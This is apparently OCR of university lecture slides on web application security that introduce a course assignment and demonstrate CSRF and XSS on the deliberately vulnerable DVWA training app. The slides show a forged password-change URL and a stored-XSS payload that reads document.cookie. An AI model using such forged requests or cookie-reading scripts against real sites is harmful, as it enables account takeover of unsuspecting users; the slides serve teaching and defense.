Web Application Security Discussion

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Introducing Bungle

http://bungle-cs461.csl.Illinois.edu/

A web application which has the following capabilities.

Search: Sends a query through GET request

Login: makes a POST request

Logout (enabled when logged in): makes a POST request

Create account: makes a POST request

Implementing Bungle

In checkpoint 1 you will

- Construct a database to store user and search history information
- Write code which processes user input into SQL queries (connects frontend and backend)
- You will use prepared statements to protect against SQL injection
- Implement input sanitization against XSS
- Implement token validation against CSRF

Review

What is CSRF?

What is XSS?


What is SQL Injection?

Demo using DVWA http://www.dvwa.co.uk/


CSRF

- Cross-Site Request Forgery
- When a malicious entity causes a users web browser to perform any unauthorized action on an webpage
- Clicking a link on an external webpage could send a post request that changes your Facebook password


CSRF


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox
1:14 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/csrf/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: low
View Source
View Help

CSRF


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox
1:15 PM
Damn Vulnerable W...
nerabilities/csrf/?password_new=adminpassword&password_conf=adminpassword&Change=Change#
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
Password Changed
More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: low
View Source
View Help

CSRF




…/?password_new=<password>&password_conf=<password>&Change=Change#

XSS

- Cross-site scripting
- An attacker uses a web application to inject client side script into your browser
- Can be used to bypass the same-origin policy

XSS


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox
1:15 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/xss_s/
Search
DVWA
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
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
View Source
View Help

XSS


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox
1:42 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/xss_s/
Search
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Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
attacker
Message *
<script>alert(document.cookie);</script>
Sign Guestbook
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
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
Username: admin
Security Level: low
View Source
View Help

XSS


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox
1:43 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/xss_s/
Search
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SQL Injection
SQL Injection (Blind)
